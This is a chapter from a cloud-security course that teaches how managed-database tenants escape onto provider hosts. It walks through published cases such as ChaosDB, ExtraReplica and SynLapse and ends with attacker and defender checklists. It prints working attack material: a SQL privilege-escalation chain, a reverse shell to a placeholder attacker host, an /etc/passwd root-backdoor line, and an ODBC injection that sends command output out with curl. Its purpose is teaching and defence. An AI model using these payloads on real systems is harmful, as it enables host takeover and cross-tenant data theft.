Databases & Data-Management Services
After this chapter you will be able to take a database you legitimately rent, escape its engine onto the provider-managed host, and follow the provider's internal network to the keys and certificates that control every other tenant's database.
You are a paying customer of a big cloud provider. You rent a database from them — they run it, they patch it, they back it up, and you just store your data in it. One afternoon you notice a button in the database's web console: Open Notebook. The provider added it so you could quickly explore your own data. You click it.
It opens. It works. And then, almost by accident, you notice something strange: the notebook is not really running inside your database. It is running on a computer — a real machine, in the provider's datacenter — and that machine does not seem to belong to you. It belongs to the provider. You are, somehow, standing inside their building.
That is the whole story of this chapter. A managed database is a convenience you rent. But the convenience runs on a machine the provider owns and shares, and the wall between "your database" and "their machine" is thinner than anyone advertises. This is where ChaosDB happened — the case we promised you back in Chapter 1.
The problem
A managed database is two things sold as one. On top is the database engine — PostgreSQL, MySQL, the Cosmos DB query layer — and you are handed a powerful-sounding role inside it: superuser, db_owner, the Cosmos Primary Key. Underneath is the host: a virtual machine or container, an operating system, a filesystem, a network interface, and a set of agents the provider installed. You pay for the database; you never receive an account on the host.
In a managed database the provider runs both the query engine and the operating system beneath it. You are given a database role, never an OS account on the host. The single reframing for this whole chapter: the tenant-isolation boundary is not the SQL permission model — it is the host VM or container, plus the network around it.
Now consider what a database engine actually is. PostgreSQL can run external programs (COPY ... FROM PROGRAM), read and write arbitrary files, and load native shared libraries as extensions. MySQL's client will, when the server asks, upload local files. On a server you rack yourself, those are administrative conveniences. In a multi-tenant rental, they are exactly the capabilities the provider must amputate before the product is safe to sell — and that amputation is done in code the provider wrote, fast, under a product deadline, bolted onto an engine designed decades ago for a single trusted operator.
What goes wrong is simple to state. The engine the tenant is allowed to talk to is the same component that must enforce isolation. A database engine is, by design, a command interpreter with persistence. Every parsing quirk, every forgotten privilege, every "helpful" feature in that engine is a candidate isolation bug — and the prize for finding one is not your data, it is the provider's host.
Why it matters / how it differs from a traditional pentest
In a traditional pentest — and in every prior chapter — the attacker has to find a foothold: an SSRF, a misconfigured trust policy, a container with a writable mount. The work is getting in. A managed database changes the economics entirely. Here the foothold is a product feature. The provider sells you a query engine that — by design, advertised on the pricing page — runs commands, loads native code, reads files, and brokers connections to other systems. This chapter is about the attack surface the provider invoices you for.
The second difference is who the bug threatens. In a single-customer pentest, exploiting the database hurts that one customer. Against a cloud provider, the database engine is shared infrastructure: thousands of tenants rent instances of the same managed service, run by the same agents, on the same kind of host, often reachable on the same internal network. A flaw in the engine modifications or the host plumbing is not one customer's problem — it is a flaw with every-tenant blast radius.
Apply the course's six-part lens before we attack:
| Lens | The managed database |
|---|---|
| Plane | Straddles the data plane (your queries, your rows) and the control plane (the APIs and agents that provision and manage the engine). An escape moves you from data plane to host to control plane. |
| Isolation boundary | Not the SQL grant table. The real boundary is the container/VM (Ch 6) and the network (Ch 5). The recurring trap: tenants assume the boundary is the database login. |
| Identity propagation | The engine process runs as an OS user (postgres, cosmosuser, NT AUTHORITY\SYSTEM); the host carries provider identity — agent-fetched certificates, integration-runtime management certs, service-account roles. Escape means inheriting the host's identity. |
| Shared component | The integration-runtime pool, the regional Service Fabric cluster, the internal service account, the certificate that authenticates every node in a region. |
| Provider "magic" | Automatic backups, streaming replication, the embedded notebook, the bundled ODBC driver, the agent that drives the DB container. Every convenience is an injected, privileged component. |
| Detection surface | DB query logs see your SQL. They do not see the host commands an extension runs, the HTTP calls to the host agent, or the fleet API being called. The escape is loud at the SQL layer and near-silent everywhere past it. |
The methods at a glance
The chapter has a three-mechanism spine. Each takes you one layer deeper, away from the database you rented and toward the provider's fleet.
| # | Mechanism | What it gets you | Featured case |
|---|---|---|---|
| 1 | Feature-abuse to the host | Escape the SQL/query layer onto the OS of the managed host — via extensions, vendor engine patches, or a privileged built-in feature. | Cloud SQL · RDS log_fdw · ChaosDB |
| 2 | Host into the provider network | From host code, reach the internal subnets, the host's metadata service, and the host agent — and harvest provider identity. | ExtraReplica · ChaosDB |
| 3 | Analytics pipelines | Land on worker compute shared with other tenants, where one RCE sits next to everyone's credentials. | SynLapse |
One case — ChaosDB — spans all three, which is why it is the chapter's payoff. ExtraReplica isolates mechanism 2 cleanly; SynLapse is the marquee illustration of mechanism 3. The next three sections break each mechanism down: what it is, how it works, and a concrete real-world illustration.
Mechanism 1 — Feature-abuse to the host
What it is. To make a single-tenant database safe for multi-tenant rental, a provider has two options, and tends to use both. They can ship extensions — bundled add-ons like log readers, language handlers, and connectors — or they can fork the engine source and patch it, adding their own roles and rewiring privilege checks. Either way, the result from the attacker's seat is identical: there is provider-written code inside the engine, and that code is the way out.
Open-source engines were written for a world with one trusted administrator. Providers retrofit multi-tenancy by adding code: extensions loaded into the engine, and vendor source modifications — a forked, patched binary with provider-only roles such as cloudsqladmin or azure_pg_admin. That code was never reviewed against a hostile database user, because the upstream threat model assumed the DBA was on your side.
How it works. The customer-facing admin role is deliberately crippled — a provider-only super-role sits above it, the OS account above that, and the host VM above that. The attacker's job is to climb. The lever is almost always a piece of provider-added code that either grants too much or fails to take enough away.
A vendor patch becomes RCE — Cloud SQL
Wiz's PostgreSQL research on GCP Cloud SQL is the textbook illustration of a vendor source modification turning into command execution.[1]#052 Upstream PostgreSQL guards ATExecChangeOwner so you can only re-own a table you already own. GCP patched that guard so its semi-admin role, cloudsqlsuperuser, can change the owner of any table. Separately — and this is documented, unpatched upstream behaviour — an index function runs as the table's owner during ANALYZE. Combine the two: re-own a table to the provider role cloudsqladmin, attach a malicious VOLATILE index function, and trigger ANALYZE.
CREATE TABLE temp_table (data text);
CREATE TABLE shell_commands_results (data text);
INSERT INTO temp_table VALUES ('dummy content');

-- 1. create the index with a harmless, IMMUTABLE function so the index is built
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
  LANGUAGE sql IMMUTABLE AS 'select ''nothing'';';
CREATE INDEX index_malicious ON public.temp_table (suid_function(data));

-- 2. re-own the table to the provider super-role (the patched ATExecChangeOwner)
ALTER TABLE temp_table OWNER TO cloudsqladmin;

-- 3. swap the function body for a VOLATILE one that runs a host program
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
  LANGUAGE sql VOLATILE AS 'COPY public.shell_commands_results (data)
  FROM PROGRAM ''/usr/bin/id''; select ''test'';';

-- 4. ANALYZE re-evaluates the index function -- as cloudsqladmin
ANALYZE public.temp_table;
The id output lands in shell_commands_results, run as cloudsqladmin. Command execution, with nothing but SQL the provider's own role is allowed to issue.
The same research compared Azure, and the contrast is the lesson. Azure left the upstream CREATEROLE privilege intact on its customer-facing admin role. In modern PostgreSQL, CREATEROLE lets you create users and grant them membership in built-in privileged groups — so the escape needs no index trick at all, just one statement followed by a reverse shell:
CREATE USER james CREATEDB
  IN GROUP pg_read_server_files, pg_write_server_files, pg_execute_server_program
  ROLE postgres;
-- then, as james:
COPY shell_results FROM PROGRAM
  '/bin/bash -c "bash -i >& /dev/tcp/ATTACKER/1337 0>&1"';
Same goal — climb from the crippled customer admin role to host code execution — reached two ways. On GCP it was a custom patch that opened the door; on Azure it was a failure to patch. Both are the same root cause: privileged code, written under deadline, evaluated against the wrong adversary.
A read-only variant — foreign data wrappers (RDS)
A foreign data wrapper is a PostgreSQL extension that makes external data — a file, another database — look like an ordinary local table you can SELECT from. AWS RDS ships log_fdw, which wraps the database's own log files as tables. A path-handling bug in an FDW is therefore an arbitrary file read on the host, dressed up as a routine query.
That is exactly what Gafnit Amiga of Lightspin found in RDS PostgreSQL: AWS's own log_fdw failed to constrain the file path.[2]#015
CREATE FOREIGN TABLE demo (t text)
  SERVER log_server OPTIONS (filename '/etc/passwd');
SELECT * FROM demo;
An absolute path — or ../ traversal — read any file the engine's OS user could see. The interesting part is what came next. Reading /rdsdbdata/config/postgresql.conf revealed a setting, apg_storage_conf_file, pointing at grover_volume.conf; that file held AWS internal-service authentication credentials. A file read — not RCE — and it still reached off the tenant database into AWS's own infrastructure. Even the weak primitive crosses the boundary, because the boundary is the host filesystem, not the SQL grant table.
The third flavour — pick the privileged interpreter (ChaosDB)
The most striking version needs no exploit at all. Cosmos DB's embedded Jupyter notebook is a feature, and each notebook language runs in its own host process. Python's process ran as the unprivileged cosmosuser. C#'s process ran as root. There was no bug — just a misconfiguration of which interpreter was privileged. The entire local privilege escalation in ChaosDB was choosing the C# kernel and running:
using System.IO;
using (StreamWriter sw = File.AppendText("/etc/passwd"))
{
    sw.WriteLine("root2:WVLY0mgH0RtUI:0:0:root:/root:/bin/bash");
}
A new uid=0 account with a known password, appended to /etc/passwd; open a terminal, su root2. Root inside the notebook container — and the feature simply ran the attacker's code there.

uid=0 backdoor user to /etc/passwd. No exploit — the wrong interpreter was simply privileged. Source: Wiz Research.[3]#056It is tempting to treat the database superuser as the summit. In a managed database it is the start of the climb: above it sits a provider-only super-role, above that the OS account the engine runs as, above that the host VM and its provider identity. The escape ladder has three rungs the tenant usually cannot even see.
Mechanism 2 — From the host into the provider's internal network
What it is. Once you have code on the managed host, the database itself stops being interesting. You are now a node in the provider's fleet, and the question changes from "what can I query?" to "what can I reach?" Three things are reliably within reach, and the corpus shows attackers using all three.
How it works. A managed-database container is a thin guest riding on a shared host. Three host-level facts work in the attacker's favour: the container often has no network of its own, the metadata service it can reach belongs to the host, and the host agent that provisions secrets can be made to hand them over.
The shared network namespace
From Chapter 6 you know a container does not necessarily get its own network stack. Both the Cloud SQL and ExtraReplica research note that the database container has no dedicated IP — it binds the host's eth0 directly.[1]#052[4]#061 Host-level network reconnaissance is therefore one ifconfig away: the internal 10.x/172.x subnets, the metadata service, sibling instances on the same wire. In ExtraReplica, Wiz found their PostgreSQL container's eth0 on 10.0.0.0/23 — a provider-internal subnet — and discovered they could reach a second Flexible Server they had created on a different account, on port 5432, even though that server's firewall was set to deny everything. The customer firewall governs the public path; it does nothing about a neighbour on the internal subnet.
The host's metadata service — not the guest's
Chapter 4 introduced the Instance Metadata Service as a credential vending machine at 169.254.169.254. The new beat here: when a managed-database container queries that address, it is reading the host VM's metadata, not its own. In ChaosDB, the query returned "osType": "Windows", a foreign subscriptionId, a resource group named eastus-cdb-ms-prod-eastus1-cs1, and a VM-scale-set name — definitive proof the notebook was a Linux container riding on a Microsoft-owned Windows host in a Microsoft-owned subscription.
The host agent
Chapter 5 introduced WireServer — Azure's host agent at 168.63.129.16, the channel a VM uses to fetch its goal state and provisioned secrets. The new beat: querying it from inside a managed-database container. ChaosDB walked the WireServer protocol — comp=goalstate → extensionsConfig → comp=certificates — and found that the transport certificate WireServer uses to encrypt the secret bundle is supplied by the caller in the x-ms-guest-agent-public-x509-cert header, and is not validated. Supply your own certificate; receive a bundle you can decrypt with your own private key. The equivalent move on GCP, used in the Cloud SQL research to escape the container to the host VM, was a TCP-injection race against the GCP guest agent's 60-second long-poll of IMDS — forge a config response carrying an SSH key and a new user, and the agent obligingly creates a sudoer for you.
While probing the Cloud SQL host, the Wiz team's activity tripped GCP's security monitoring, and they received a genuine "we have detected suspicious activity in your project" notice from Google.[1]#052 They noted it was the first time in roughly a year of cross-cloud research that a provider had actually caught them.
Read it two ways. As an attacker: provider-side host telemetry is real, and the moment you leave the SQL layer you are visible in ways the DB audit log never shows. As a defender: detection is achievable — but it took host and agent telemetry, not database logs, to see anything at all.
Real-world illustration — ExtraReplica
ExtraReplica is the cleanest standalone illustration of mechanism 2. Wiz set out deliberately to find a managed service that places a customer-controlled VM inside an internal Azure environment and permits code execution — to do ChaosDB again, on purpose — and Azure Database for PostgreSQL Flexible Server obliged.[4]#061 A bug in Azure's PostgreSQL engine modifications gave them superuser and then host command execution on their own instance (the same un-hardened-privilege class as the §1 Azure case). From there, the steps:
- Escalate to
superuserand reach OS command execution on your own Flexible Server, via a bug in Azure's PostgreSQL engine modifications. - Run
ifconfig: the container shares the host network namespace, witheth0on the internal10.0.0.0/23subnet. A second Flexible Server you created on another account is reachable on port 5432 despite its deny-all firewall. - Read the host's
pg_hba.conf/pg_ident.conf. Thereplicationuser may authenticate by client certificate from internal subnets, and the CN is mapped with the regex/^(.*?)\.eee03a2acfe6\.database\.azure\.com(.*)$. - Spot the bug: the trailing
(.*)means the CN need not end at...azure.com. Buy a publicly-trusted certificate forreplication.eee03a2acfe6.database.azure.com.wiz-research.com— a domain you own, so RapidSSL (a DigiCert intermediate Azure trusts) will issue it. - For an arbitrary named victim, look up its instance id in the public Certificate Transparency feed (
crt.sh); resolve its DB domain to an Azure IP range and region, and launch from an attacker database in that region. - Authenticate as
replicationand stream a full copy of the victim's database.

pg_hba.conf: the replication user authenticates by client certificate from internal subnets, while public clients use password auth. Reaching the internal subnet plus a certificate that satisfies the CN regex equals replication access. Source: Wiz Research.[4]#061This is the cross-tenant read class of impact — narrower than full takeover: one victim per run, and targeting needs a CT-log lookup. Single Server and Flexible Server with Private/VNet access were not affected. Like ChaosDB, ExtraReplica received no CVE — cloud vulnerabilities have no CVE namespace, a theme Chapter 11 returns to.
Imre Rad's "Speckle Umbrella" research on Cloud SQL reinforces the same lesson.[5]#042#043#044 A shell on a Cloud SQL host can reach the steward agent's Docker socket and the container images of other Cloud SQL engines; a malicious MySQL server can use LOAD DATA LOCAL INFILE to make a connecting client upload host files; the Cloud SQL Auth Proxy once sent its client certificate in cleartext. Different primitives, one theme: past the SQL layer, you are negotiating with the provider's fleet.
Mechanism 3 — Analytics pipelines that broker cross-tenant compute
What it is. Mechanisms 1 and 2 escape your own host. Mechanism 3 lands you on a host shared with strangers — a categorically worse failure. The vehicle is the analytics pipeline: managed worker compute that connects to many data sources to move and transform data.
An integration runtime is provider-run worker compute that connects to many data sources on a tenant's behalf — Azure Data Factory / Synapse call it the Integration Runtime; AWS Glue calls its workers Glue jobs. By its very purpose it is a confused deputy. The critical security property is whether the worker fleet is dedicated (escape contained to one tenant) or shared (one tenant's code runs beside another tenant's credentials).
How it works. Analytics platforms exist precisely to break down data silos — they connect S3, Cosmos, on-prem databases, Redshift. Broad reach is the product. So when the worker fleet is shared, the service's whole value proposition becomes the attacker's: one tenant's RCE runs next to every other tenant's secrets, and any management identity the worker holds reaches every tenant the runtime serves. Analytics services default to the shared pool because it is cheaper.
The pattern is not unique to Azure. Orca's "Superglue" research on AWS Glue found that a Glue feature leaked credentials for a role inside AWS's own Glue service account.[6]#006 That granted the internal Glue service API; an internal-API misconfiguration then escalated to full regional administrative control over Glue — including the ability to AssumeRole (Chapter 3) into the Glue service role that exists in every Glue customer's account. A confused-deputy service identity, cross-tenant by construction. AWS deployed a partial mitigation globally within hours.
Real-world illustration — SynLapse
SynLapse is the cleanest illustration of this mechanism. The target was Azure Synapse Analytics / Azure Data Factory and their Integration Runtime; the researcher was Tzah Pahima of Orca Security.[7]#062 The starting point was a bundled third-party driver: Synapse pipelines connect through ODBC drivers Microsoft bundles, and the Magnitude Simba Amazon Redshift ODBC driver had a shell-injection flaw (CVE-2022-29972) — its SAML plugin launched a browser via an unsanitised shell command. A malicious ODBC connection string injects a command:
Driver={Microsoft Amazon Redshift ODBC Driver_1.4.21.1001};
... ;plugin_name=BrowserSAML;
LOGIN_URL={exit" | whoami | curl --data-binary @- -m 5 "http://ATTACKER" | echo "1}AutoResolveIntegrationRuntime. Attacker RCE on a pool node dumps co-tenants' credentials and steals a management certificate. The green inset shows the fix: dedicated, ephemeral, single-tenant nodes.- Craft a malicious ODBC connection string that injects a shell command through the bundled Redshift driver's SAML plugin (CVE-2022-29972).
- Synapse blocks ODBC connectors on the cloud-hosted Azure IR — but only client-side. Replay the request, swapping the runtime name from your self-hosted
IntegrationRuntime1to the defaultAutoResolveIntegrationRuntime. The payload now runs on a multi-tenant Azure IR. - Code runs as
NT AUTHORITY\SYSTEM. RunprocdumpagainstTaskExecutor.exe— its memory holds, in plaintext, the credentials and tokens of multiple other companies, including a token to Microsoft's own account in another analytics service. - The shared runtime also stores a client certificate for an internal management API. That API enumerates every workspace and IR, and obtains the managed identities of other customers' Synapse workspaces — so the attacker can run code on any tenant's IR knowing only a workspace name.
The patch story is the part defenders should study. Microsoft patched three times across roughly 100+ days, and the first two were bypassed: patch 1 blocked the GenericOdbc connector — bypassed via MicrosoftAccess, which is also a generic ODBC connector underneath; patch 2 blocked those — bypassed via GenericOdbcPartition; patch 3 restricted ODBC to a hardcoded allowlist, but the Salesforce connector merged an attacker-supplied extendedProperties dictionary straight into the ODBC string, so injection returned. The internal management-server certificate was not revoked until 96 days after disclosure. The real remediation was architectural: ephemeral IR nodes plus scoped, short-lived API tokens, so escaping a node yields no co-tenant secrets and no broadly-scoped certificate.
RCE on your own worker is unremarkable — it is the day job of an ETL engine. The cross-tenant outcome came entirely from two facts: the runtime was shared, so other tenants' secrets were resident in TaskExecutor.exe memory, and it held a broadly-scoped management certificate.
The integrative case — ChaosDB
ChaosDB is the one corpus case that spans all three mechanisms in a single chain, which is why Chapter 1 named it as a forward-pointer. Here is the payoff. The target was Azure Cosmos DB; researchers Nir Ohfeld and Sagi Tzadik of Wiz, August 2021; MSRC Case 66805, a $40,000 bounty, and the vulnerable feature disabled within roughly five days of disclosure.[3]#056
The chain starts with mechanism 1 (the C# notebook kernel running as root, §1 above), passes through mechanism 2 (the host's metadata service and WireServer), and ends in mechanism 3's worse cousin — a single credential that authenticates to an entire fleet.
- Open the Cosmos DB embedded Jupyter notebook; select the C# kernel; append a
uid=0user to/etc/passwdandsuto it — root in the notebook container. iptables -F— flush the firewall rules that blocked169.254.169.254,10.0.0.0/16, and168.63.129.16. Those rules lived inside the now-rooted container.- Query the host metadata service
169.254.169.254: a Windows OS, a foreign Microsoft subscription, resource groupeastus-cdb-ms-prod-eastus1-cs1— proof of a shared Microsoft-managed host. - Walk WireServer (
168.63.129.16):comp=goalstate→extensionsConfig→comp=certificates, supplying an attacker-controlled, unvalidated transport certificate in thex-ms-guest-agent-public-x509-certheader. - The certificates endpoint returns the host's secret bundle in an undocumented binary format. Decompile Microsoft's closed-source Windows Guest Agent with ILSpy and reuse its
Deserialize<SecretsPackage>routine — out come 25 Microsoft certificates with private keys, includingfabricsecrets.documents.azure.comandfabric.westus1.cosmos.azure.com. - Connect
sfctlto the local Service Fabric gateway on:19080;application listreveals 500+ Cosmos DB instances on the regional cluster, with fields likeCOSMOSDB_ACCOUNT_KEY_ENCRYPTED— decrypt them with thefabricsecretscertificate. - Scan Microsoft's published IP ranges for port
:19080: 100+ internet-facing Service Fabric clusters across every Azure region, all trusting the onefabric.westus1.cosmos.azure.comcertificate — service takeover.
Impact and severity. Unrestricted administrative access to several thousand Cosmos DB customers' databases, notebook VMs, and notebook storage accounts — and because the Service Fabric clusters were internet-reachable, persistent access independent of the original notebook foothold. This is the service-takeover end of the severity gradient: a single credential authenticated to the entire fleet. With ExtraReplica's cross-tenant read and the Cloud SQL escape's single-tenant containment, the chapter now spans the whole gradient — same root-cause family, three very different blast radii. That gradient is the lens Chapter 11 builds on.
Attacker's checklist
- Enumerate your real privileges, not your title. Run
\du/ inspect role attributes. Whichsuperusercapabilities did the provider actually grant the customer-facing role? Which did they forget to remove (CREATEROLE, server-file groups)? - Find the code the provider added. Custom extensions (
log_fdw,*_fdw, language handlers), a forked engine binary (pull it and diff against upstream), bundled drivers (ODBC connectors). That inventory is your code-execution surface. - Get off the SQL layer onto the host.
COPY ... FROM PROGRAM, the index-function-as-table-owner trick, an FDW path traversal, a privileged language handler, a driver injection string. - Re-orient — you are now a fleet node.
ifconfig(shared namespace? internal subnet?), host IMDS (169.254.169.254), host agent (168.63.129.16/ the GCP guest agent),iptables(and can you flush it locally?). - Harvest host identity. Agent-fetched certificates, integration-runtime management certs, service-account roles, Service Fabric client certs. Then ask: which other tenants does this identity authenticate to?
- Quantify the shared component. Dedicated host (small blast radius) or shared pool / regional cluster / one-cert-fits-all-regions (service takeover)? That number is your report's severity.
Defender's mirror
- Put enforcement where a rooted tenant cannot reach it. ChaosDB's firewall rules lived inside the container the attacker rooted —
iptables -Ferased them. Network policy must live on the host, the hypervisor, or the fabric, not inside tenant-reachable compute. - Make the container worth nothing. The host is the boundary, so the compute on it should be ephemeral and single-tenant. Microsoft's eventual SynLapse fix — ephemeral IR nodes with scoped, short-lived tokens — is the model: escaping a node yields no co-tenant secrets and no powerful certificate.
- Scope and rotate identity. ChaosDB: one certificate authenticated to every region. SynLapse: a management certificate un-revoked for 96 days. Certificates and tokens must be per-node, per-region, short-lived, and least-privilege — so a stolen one is nearly worthless.
- Validate what you trust. WireServer did not validate the caller-supplied transport certificate; ExtraReplica's CN regex had a trailing
(.*); the notebook never validated which language got root. Validate the certificate, anchor the regex, scope the interpreter — boring fixes that each, alone, would have broken the chain. - Instrument the host, not just the database. The DB query log sees none of the escape. Telemetry that does: WireServer / IMDS access from a database or notebook container;
iptablesflush events; fleet-API authentication from an unexpected node;COPY FROM PROGRAMandCREATE FOREIGN TABLEon system paths; a managed IR process spawningcurlorwhoami. - Publish your isolation model. Flexible Server shipped with no public isolation documentation, so customers could not assess their own risk. A concrete defender deliverable is to document and publish the isolation architecture.
- In a managed database the foothold is a product feature:
COPY FROM PROGRAM, the embedded notebook, the bundled ODBC driver, streaming replication. Convenience is the attack surface, and the provider invoices you for it. - The tenant-isolation boundary is not the SQL permission model — it is the host VM/container and the network around it. Every flagship case won by getting off the SQL layer.
- Providers retrofit multi-tenancy onto old engines by adding code — extensions and vendor source patches. That code was never reviewed against a hostile tenant. Hunt for it first.
- Past the host you are a fleet node: shared network namespace, host IMDS, the host agent, and provider-identity certificates are all in reach.
- Shared analytics compute (the integration runtime) multiplies an escape: one tenant's RCE runs next to every other tenant's credentials.
- Blast radius is bounded by isolation, not by bug-absence: the same PostgreSQL engine-mod bug class was single-tenant-contained on strictly-isolated Cloud SQL and cross-tenant on loosely-isolated Azure PostgreSQL.
- The severity gradient — single-tenant → cross-tenant read (ExtraReplica) → service takeover (ChaosDB, SynLapse) — is the lens Chapter 11 uses to classify provider-side vulnerabilities.
References
- Wiz Research, "The cloud has an isolation problem: PostgreSQL vulnerabilities." Archived: local copy · Original: wiz.io. Corpus #052.
- Gafnit Amiga / Lightspin, "AWS RDS Vulnerability Leads to AWS Internal Service Credentials." Archived: local copy (metadata only) · Original: gafnit.blog. Corpus #015.
- Nir Ohfeld & Sagi Tzadik / Wiz Research, "ChaosDB explained: Azure's Cosmos DB vulnerability walkthrough." Archived: local copy · Original: wiz.io. Corpus #056.
- Wiz Research, "ExtraReplica: cross-account database vulnerability in Azure PostgreSQL." Archived: local copy · Original: wiz.io. Corpus #061.
- Imre Rad, "The Speckle Umbrella story — Part 2" (Cloud SQL Docker socket exposure, MySQL
LOAD DATA LOCAL, Auth Proxy MITM). Archived: local copy #042 · #043 · #044 · Original: irsl.medium.com. Corpus #042/#043/#044. - Yanir Tsarimi / Orca Security, "Superglue: AWS Glue Vulnerability." Archived: local copy · Original: orca.security. Corpus #006.
- Tzah Pahima / Orca Security, "SynLapse — Technical Details for Critical Azure Synapse Vulnerability" (CVE-2022-29972). Archived: local copy · Original: orca.security. Corpus #062.